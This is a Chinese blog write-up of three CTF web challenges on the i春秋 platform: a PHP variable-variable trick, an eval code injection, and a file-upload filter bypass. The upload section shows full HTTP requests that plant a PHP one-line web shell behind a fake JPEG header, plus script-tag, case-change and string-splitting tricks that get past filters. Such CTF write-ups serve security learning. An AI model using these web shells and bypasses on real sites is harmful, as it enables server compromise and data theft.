i春秋CTF-WEB题解(一)

原创

晓德 于 2020-07-07 20:53:43 发布 2018 收藏 10

文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_42271850/article/details/107139184

简述

这次转到了i春秋平台上面练习，和之前一样也是每3道题目就写一篇题解来作为记录。

一、爆破-1（百度杯CTF比赛 2017 二月场）


> 题目给的提示是：flag就在某六位变量中，打开题目的链接，能得到一段PHP代码。

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

大致代码解析如下：
引入包含"flag.php"
从请求的变量hello中取值并赋值到变量a中
对变量a的值做一个正则匹配，只允许传入正常的一些字母和数字。
然后会打印出$a。这里说明a的值需要是一个变量名才行。
结合题目的提示，应该flag是在一个变量的值，需要我们传入对应的变量名然后打印出来。

> 从上面的代码分析，我们知道了现在需要的就是猜出flag所在的变量名。虽然题目叫做**爆破-1**但是通过爆破的方式肯定不现实的。因为这需要遍历36的6次方。所以我们先尝试输入写内容，看看实际的返回。

```
(1)随便输入一个?hello=123,可以看到页面没变化，这时因为没有123这个变量
(2)看代码我们知道肯定有个a变量，输入?hello=a，看到打印出string(1) "a"
(3)其实说到PHP的变量，我们很容易就能联想到全局变量，因为这个名字是固定的
输入?hello=GLOBALS，能看到打印出全局变量，其中就有flag。
```



二、爆破-2（百度杯CTF比赛 2017 二月场）

> 题目提示flag不在变量中，打开题目链接，也是一段PHP代码。

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);

大致代码解析如下：
引入包含"flag.php"
从请求的变量hello中取值并赋值到变量a中
然后回执行打印a变量
可以看到这个和之前的区别在于之前是$$a,现在是$a
有一定代码审计基础的，都很容易能看出来这里存在一个注入的点。
可以通过$a闭合前面的执行语句，然后加入我们想要执行的代码。
```


```
现在我们需要构造相关参数来闭合前面的括号，执行我们传入的代码。
搜先输入 1); 闭合前面的括号，输入 var_dump(1 闭合后面的内容
中间输入我们自己的代码 show_source("flag.php")
拼接起来 ?hello=1);show_source("flag.php");var_dump(1
就能看到在页面中展示了flag.php的文档内容
```

```
int(1) <?php
$flag = 'Too Young Too Simple';
#flag{0f5cdc69-acc4-47bb-a0f1-291b82e790e8};
int(1) <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

三、Upload（百度杯CTF比赛 九月场）

> 看题目名字应该是一道文件上传的题目，提示中有写flag在flag.php中。打开题目地址就是个文件上传的页面。

首先上传一张普通的图片，看一下有什么返回。



可以看到普通的jpg格式图片是可以上传的，上传成功后会返回提示和一个链接，/u/logo.jpg。看回显的链接可以看到是将我们上传的内容放到了/u目录下，名字也是没有另外随机命名的。尝试一下上传PHP的一句话木马。

```
POST / HTTP/1.1
Host: a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------356129228936678613532531522902
Content-Length: 267
Origin: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
Connection: close
Referer: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com/
Cookie: UM_distinctid=172d1d2c0a6122-026705836e5f898-4c302c7d-144000-172d1d2c0a7397;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1593527742,1593613373,1593698098,1593932673;
browse=CFlaTxUYU0BfV1hGVQJTRFBZSkdeQ1IYWVVFR11RW0RTUVtPX0VLTgBZXUNdQlpOGIlZTFRTW0VbU0VFWVxZRklRWU9bSVNHWUFTCA;
ci_session=2a74d3cd456749c577c3cab9c8928ab3f3ac6f46; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1593935080;
__jsluid_h=4c768be7451131ceb79c14e952b38c8f
Upgrade-Insecure-Requests: 1

-----------------------------356129228936678613532531522902
Content-Disposition: form-data; name="file"; filename="web_shell.php"
Content-Type: application/octet-stream

<?php
@eval($_POST['key']);
-----------------------------356129228936678613532531522902--
```


上传一句话木马的时候没有回显文件上传成功，证明被拦截了。一般文件上传题，需要注意的是上面这几点：1）文件名后缀 2）文件类型 3）文件头 4）文件内容。我们一个个改。

首先将文件名改为web_shell.jpg，没有显示文件上传成功。
然后将Contetn-Type改为image/jpeg，没有显示文件上传成功。
然后在重新制作一个图片马，在前面加入jpg的文件头
JPG ： FF D8 FF E0 00 10 4A 46 49 46 0D 0A
然后发现上传成功了。

```
POST / HTTP/1.1
Host: a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------901400855110516247947912937 7
Content-Length: 259
Origin: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com
Connection: close
Referer: http://a21381757a484a5c96ea988db0181a52aa67ef0eda064f6e.changame.ichunqiu.com/
Cookie: UM_distinctid=172d1d2c0a6122-026705836e5f898-4c302c7d-144000-172d1d2c0a7397;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1593527742,1593613373,1593698098,1593932673;
browse=CFlaTxUYU0BfV1hGVQJTRFBZSkdeQ1IYWVVFR11RW0RTUVtPX0VLTgBZXUNdQlpOGIlZTFRTW0VbU0VFWVxZRklRWU9bSVNHWUFTCA;
ci_session=2a74d3cd456749c577c3cab9c8928ab3f3ac6f46; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1593935080;
__jsluid_h=4c768be7451131ceb79c14e952b38c8f
Upgrade-Insecure-Requests: 1

-----------------------------901400855110516247947912937 7
Content-Disposition: form-data; name="file"; filename="shell1.php"
Content-Type: image/jpeg

□□□□□□JFIF
<?php @eval($_POST['key']);?>
-----------------------------901400855110516247947912937 7--
```


```
</head>
<body>
 <script src="./jquery.min.js"></script>
 <script>
  $(document).ready(function() {
   $('#selectFile').on('click', function() { $('#file').trig
   $('#file').change(function() { $('#selectedFile').val(
  });
  // references: http://kuwalab.hatenablog.jp/entry/
 </script>
 <div class="container">
  <div class="row">
   <div class="col-lg-12">
    <h1>文件上传</h1>
    <p>你可以随意上传文件</p>
    <form method="post" enctype="multipart/form-da
     <input type="file" name="file" id="file" style="dis
     <div class="input-group">
      <input type="text" class="form-control" id="sel
      <span class="input-group-btn" style="width:200
       <button id="selectFile" class="btn btn-defdault
       <input type="submit" value="上传" class="btn
      <span>
     </div>

    </form>

    <div>
     <a href="u/shell1.php">上传成功!</a>
    </div>
```

但是在访问的时候，页面返回ÿØÿàJFIF @eval($_POST['key']);?>
可以很清楚看到少了 <?php ，应该是被过滤了
然后一句话改成<script language="php"> @eval($_POST['key']); </script>
然后访问页面查看源代码的时候，发现php被过滤了，然后将php改成PhP大小写绕过。
访问的时候可以看到文件内容没有返回，我们传入的内容应该是别当作php来执行了。
但是尝试?key=phpinfo()的时候，确没有返回phpinfo()页面。
我们尝试直接在上传的文件中写入读取flag.php的相关代码。

??JFIF
<script language="Php">
$a = "../flag.p";
$b = "hp";
file_get_contents($a.$b);
</script>
使用字符拼接的方式来绕过php的过滤，访问页面看到也是没直接回显。
但是右键查看源代码可以看到flag。




```
1 ÿØÿà  JFIF
2 <?php
3 echo 'here_is_flag';
4 'flag{59eb8273-6d70-40b0-976b-ee6c5d8f398f}';
5
```